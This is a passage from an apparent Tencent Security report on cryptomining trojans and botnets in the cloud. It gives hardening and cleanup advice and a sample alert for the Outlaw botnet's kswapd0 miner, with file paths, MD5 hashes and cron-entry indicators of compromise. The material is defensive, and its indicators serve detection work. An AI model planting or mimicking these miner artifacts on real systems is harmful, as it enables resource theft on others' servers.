
挖矿木马针对云上攻击增长较快，企业安全管理人员时刻面临新的挑战。黑灰产业对谋求非法利益的追求没有止境。受利益趋势，挖矿团伙对新漏洞武器的采用速度越来越快，这对防御方的安全响应能力提出了更高的要求。与此同时，众多网络组件的安全漏洞仍会源源不断涌现。

旧的挖矿僵尸网络依然活跃，新僵尸网络不断出现，模块化的、持续扩张、挖矿团伙跟僵尸网络相互勾结的情况日趋多见。这种复杂的安全态势使得政企机构难以采用单一技术方案防御和清除威胁。

## 四、安全建议

腾讯安全团队在 20 多年的安全实践中，逐步改进保护自身业务所采用的多层次安全解决方案，将安全威胁情报、主机云防火墙、云主机安全等一系列安全产品统一由安全运营中心（SOC）管控，构建多层次的纵深防御体系，全面阻断挖矿木马的攻击威胁。


腾讯安全全系列产品的支持在挖矿木马、僵尸网络入侵攻击的各个环节进行检测、防御：



## 4.1 防御建议

1) 建议政企机构运维人员对 Linux 服务器的 SSH 服务、Windows SQL Server 等常用主机访问入口设置高强度的登录密码，以对抗弱口令爆破攻击。

推荐政企机构在终端部署腾讯云主机安全（云镜）产品，腾讯主机安全产品具有密码爆破拦截、异地登录提醒、木马文件查杀、高危漏洞检测等安全功能，可对云主机的 Linux 系统、Mysql、Tomcat 等账号的弱口令进行检测。



2) 对于 Redis、Hadoop Yarn、Docker、XXL-JOB、Postgres 等应用增加授权验证，对访问对象进行控制。



3) 如果服务器部署了 Weblogic、Apache Struts、Apache Flink、ThinkPHP 等经常曝出高危漏洞的服务器组件，应及时将其更新到最新版本，并且实时关注组件官方网站和各大安全厂商发出的安全公告，根据提示修复相关漏洞。

推荐政企机构在网络边界部署腾讯云防火墙产品，腾讯云防火墙基于网络流量进行威胁检测与主动拦截，腾讯安全团队会及时响应最流行的高危漏洞利用，快速发布检测规则，使用虚拟补丁技术有效阻断挖矿木马入侵时利用的各类高危漏洞。



## 4.2 清理建议

政企机构运维人员可以使用腾讯主机安全产品检测清除入侵服务器的各种木马，根据主机安全木马查杀告警信息的指引彻底清除病毒木马。

 <p>服务器名称 <span style="background-color: #ccc; display: inline-block; width: 50px; height: 15px;"></span></p> <p>服务器IP <span style="background-color: #add8e6; display: inline-block; width: 100px; height: 15px;"></span></p>	 <p>文件路径 /tmp/.X25-unix/.rsync/a/kswapd0</p>
---	---

文件信息

文件名	kswapd0	查杀引擎	
文件MD5	2f7f5fb5de175e770d7eae87666f9831	病毒名	Linux.Hacktool.Bitcoinminer.Hfok
文件大小	3.88 MB	标签特征	<span style="background-color: #f08080; padding: 2px;">Outlaw_20200701</span> <span style="background-color: #ffa500; padding: 2px;">Miner</span>
首次发现时间	2020-09-12 05:28:05	最近检测时间	2021-02-14 23:55:59

**危害描述** 腾讯安全威胁情报中心检测到国内大量企业遭遇亡命徒Outlaw僵尸网络攻击。该僵尸网络最早于2018年被发现，其主要特征为通过SSH爆破攻击目标系统，同时传播基于Perl的Shellbot和门罗币挖矿木马。

**建议方案** 建议企业Linux服务器管理员检查服务器资源占用情况，及时修改弱密码，避免被暴力破解。若发现服务器已被入侵安装挖矿木马，可参考以下步骤手动检查清除：

- 删除以下文件，杀死对应进程：
 

```

/tmp/^-unix/.rsync/a/kswapd0
*/.configrc/a/kswapd0
md5: 84945e9ea1950be3e870b798bd7c7559

/tmp/^-unix/.rsync/c/tsm64
md5: 4adb78770e06f8b257f77f555bf28065

/tmp/^-unix/.rsync/c/tsm32
md5: 10ea65f54f719bffcc0ae2cde450cb7a
            
```
- 检查cron.d中是否存在包含以下内容的定时任务，如有进行删除：
 

```

/a/upd
/b/sync
/c/aptitude
            
```

在日常运维中，系统管理员可注意以下内容：

- 1) 检查有无占用 CPU 资源接近甚至超过 100%的进程，如有找到进程对应文件，确认是否属于挖矿木马，Kill 挖矿木马进程并删除文件；kill 掉包含下载恶意 shell 脚本代码执行的进程；



2) 检查/var/spool/cron/root、/var/spool/cron/crontabs/root 等文件中有无恶意脚本下载命令，有无挖矿木马启动命令，并将其删除；

3) 如有发现挖矿相关进程、恶意程序，及时对服务器存在的系统漏洞、弱口令、Web 应用漏洞进行排查和修复。